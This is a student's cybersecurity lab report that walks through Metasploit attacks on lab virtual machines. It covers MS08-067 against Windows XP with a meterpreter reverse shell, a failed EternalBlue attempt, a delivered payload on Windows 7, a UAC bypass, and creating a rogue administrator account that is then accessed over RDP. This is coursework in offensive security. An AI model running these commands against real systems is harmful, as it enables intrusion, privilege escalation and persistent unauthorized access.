Carmen Taylor

CYSE301

Assignment 4

12/4/24

Task A. Exploit SMB on Windows XP with Metasploit (20 pt, 2pt each)

In this task, you need to complete the following steps to exploit SMB vulnerability on Windows XP.

1. Run a port scan against the Windows XP using the nmap command to identify open ports and services.

2. Identify the SMB port number (default: 445) and confirm that it is open.

```
┌──(root㉿kali)-[~]
└─# nmap -sV 192.168.10.14
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-04 20:28 EST
Nmap scan report for 192.168.10.14
Host is up (0.036s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 00:15:5D:40:57:09 (Microsoft)
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o
:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.77 seconds
```

Here you can see the port scan for Windows XP worked properly with the use of the nmap -sV command and I could see the SMB 445/TCP port was open.

3. Launch Metasploit Framework and search for the exploit module: ms08_067_netapi

4. Use ms08_067_netapi as the exploit module and set meterpreter reverse_tcp as the payload.

```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search windows/smb/ms08_067_netapi

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Des
cription
   -  ----                                 ---------------  ----   -----  ---
-------
   0  exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Yes    MS0
8-067 Microsoft Server Service Relative Path Stack Corruption


Interact with a module by name or index. For example info 0, use 0 or use exp
loit/windows/smb/ms08_067_netapi

msf6 > set payload windows/meterpreter/reverse_tcp
```

I used the search command with the exploit pathway ms08_067_netapi to launch the Metasploit framework. Then I set the payload as well with the command set payload along with /windows/meterpreter/reverse_tcp.

5. Use 4428 as the listening port number. Configure the rest of the parameters. Display your configurations and exploit the target.

```
msf6 > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 > set Lport 4428
Lport ⇒ 4428
msf6 > set Rhost 192.168.10.14
Rhost ⇒ 192.168.10.14
msf6 > set Lhost 192.168.10.13
Lhost ⇒ 192.168.10.13
```

I used the set command to set the Lport, Rhost and Lhost. Lport= port 4428 Rhost=WindowXP Lhost=Internal Kali

6. [Post-exploitation] Execute the screenshot command to take a screenshot of the target machine if the exploit is successful. Screenshot command used

7. [Post-exploitation] In the meterpreter shell, display the target system's local date and time. Localtime command used

8. [Post-exploitation] In the meterpreter shell, get the SID of the user. Getsid command used

9. [Post-exploitation] In the meterpreter shell, get the current process identifier. Getuid command used

10. [Post-exploitation] In the meterpreter shell, get system information about the target. Sysinfo command used

```
meterpreter > screenshot
Screenshot saved to: /root/gQJcObkY.jpeg
meterpreter > localtime
Local Date/Time: 2024-12-04 21:07:01.982 Eastern Standard Time (UTC-500)
meterpreter > getsid
Server SID: S-1-5-18
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : ORG-JLF9I0GWXFM
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Task B. Exploit EternalBlue on Windows Server 2022 with Metasploit (10 pt)

In this task, try to use the same steps as shown in the video lecture to exploit the EternalBlue vulnerability on Windows Server 2022. You may or may not establish a reverse shell connection to the Windows Server 2022 using the same method as hacking Windows Server 2008. Document your steps and show me your results.


You won't lose points for a failed reverse shell connection. But you will lose points for incorrect configurations, such as putting the wrong IP address for LHOST/RHOST, etc.

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload /windows/meterpr
eter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lport 4428
lport ⇒ 4428
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 192.168.10.19
rhost ⇒ 192.168.10.19
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 192.168.10.13
lhost ⇒ 192.168.10.13
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.10.13:4428
[*] 192.168.10.19:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 192.168.10.19:445     - An SMB Login Error occurred while connecting to t
he IPC$ tree.
[*] 192.168.10.19:445     - Scanned 1 of 1 hosts (100% complete)
[-] 192.168.10.19:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
```


After searching for the right exploit pathway for eternal blue which was search windows/smb/ms17_010_eternalblue. I used 0, then set the correct configurations to setup my reverse shell, however it was unable to correctly set up a connection.


Task C. Exploit Windows 7 with a deliverable payload (70 pt).
In this task, you need to create an executable payload with the required configurations below.
1. Once your payload is ready, you should upload it to the web server running on Kali Linux and, download the payload from Windows 7, then execute it on the target to make a reverse shell. Of course, don't forget to configure your Metasploit on Kali Linux before the payload is triggered on the target VM. (10 pt).
The requirements for your payload are :
• Payload Name: Use your MIDAS ID (for example, svatsa.exe) (5pt)
• Listening port: 4428 (5pt)



[Post-exploitation] Once you have established the reverse shell connection to the target Windows 7, complete the following tasks in your meterpreter shell:

2. Execute the screenshot command to take a screenshot of the target machine if the exploit is successful. (10 pt)
3. Create a text file on the attacker Kali named "YourMIDAS.txt" (replace YourMIDAS with your university MIDAS ID) and put the current timestamp in the file. Upload this file to the target's desktop. Then, log in to Windows 7 VM and check if the file exists. You need to show me the command that uploads the file.





After setting up the proper payload, I was able to properly set up the reverse shell connection in Metasploit. I then with the service apache2 commands was able to start the attack. I searched up the kali ip address through internet explorer and the shared files appeared. I then downloaded the file I created and kept it which allowed the connection to properly work.

```
meterpreter > upload ctayl086.txt C:\\windows\\systems32
[*] Uploading  : /root/ctayl086.txt → C:\windows\systems32
[*] Uploaded 74.00 B of 74.00 B (100.0%): /root/ctayl086.txt → C:\windows\systems32
[*] Completed  : /root/ctayl086.txt → C:\windows\systems32
meterpreter > upload ctayl086.txt C:\\Users\\Wwindows7\\Desktop
[*] Uploading  : /root/ctayl086.txt → C:\Users\Wwindows7\Desktop
[-] core_channel_open: Operation failed: The system cannot find the path specified.
meterpreter > upload /root/ctayl086.txt C:/userU//Windows7//Desktop//ctayl086.txt
[*] Uploading  : /root/ctayl086.txt → C:/userU//Windows7//Desktop//ctayl086.txt
[-] core_channel_open: Operation failed: The system cannot find the path specified.
meterpreter > upload ctayl086.txt C:\\Users\\Window7\\Desktop
```

The proper command to upload the file I created was upload and my file popped up however I couldn't successfully upload the file properly. I also used the command vi to create the file and localtime in Metasploit that shows me the current time stamp. I then copied and pasted the output into my file.

[Privilege escalation]

```
meterpreter > shell
Process 2840 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Window 7\Downloads>exit
exit
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > sessions
```

4. Background your current session, then gain administrator-level privileges on the remote system
(10 pt).
5. After you escalate the privilege, complete the following tasks:
a. Create a malicious account with your name and add this account to the administrator group. You need to complete this step on the Attacker Side. (10 pt)
b. Remote access to the malicious account created in the previous step and browse the files belonging to the user, "Windows 7", in RDP. (10 pt) You may follow the pdf for Pen testing

```
msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac) > set payload /windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac) > set session 2
session => 2
msf6 exploit(windows/local/bypassuac) > show options
```

I used shell to access Windows server then I exited back to Metasploit and ran a background session with the background command. Then with the sessions command I ensured I used session 1 one for the background (I changed later) (top pic)

I then set the lport to 4428 to match the rest of the lab. Then I exploited or started ability to add the account to the windows computer. (bottom pic)


```
msf6 exploit(windows/local/bypassuac) > set lport 4428
lport ⇒ 4428
msf6 exploit(windows/local/bypassuac) > exploit

[*] Started reverse TCP handler on 192.168.10.13:4428
[*] UAC is Enabled, checking level ...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing ...
[+] Part of Administrators group! Continuing ...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem ...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (176198 bytes) to 192.168.10.9
[*] Meterpreter session 2 opened (192.168.10.13:4428 → 192.168.10.9:1038) at 2024-12-
06 23:29:08 -0500
```

```
C:\Windows\System32>net user /add carmen password12W
net user /add carmen password12W
The command completed successfully.


C:\Windows\System32>net localgroup administrators carmen /add
net localgroup administrators carmen /add
The command completed successfully.
```

I used net user /add and password to create my account, and net localgroup administrators … /add to give myself admin privileges.



I used the rdesktop command to open my account I created, then I went to files from the desktop and opened the pathway to Windows 7, and I could access them easily.

```
┌──(root㉿kali)-[~]
└─# rdesktop -u carmen -p password12W 192.168.10.9
Autoselecting keyboard map 'en-us' from locale
Core(warning): Certificate received from server is NOT trusted by this system, an exce
ption has been added by the user to trust this specific certificate.
Failed to initialize NLA, do you have correct Kerberos TGT initialized ?
Core(warning): Certificate received from server is NOT trusted by this system, an exce
ption has been added by the user to trust this specific certificate.
Connection established using SSL.
```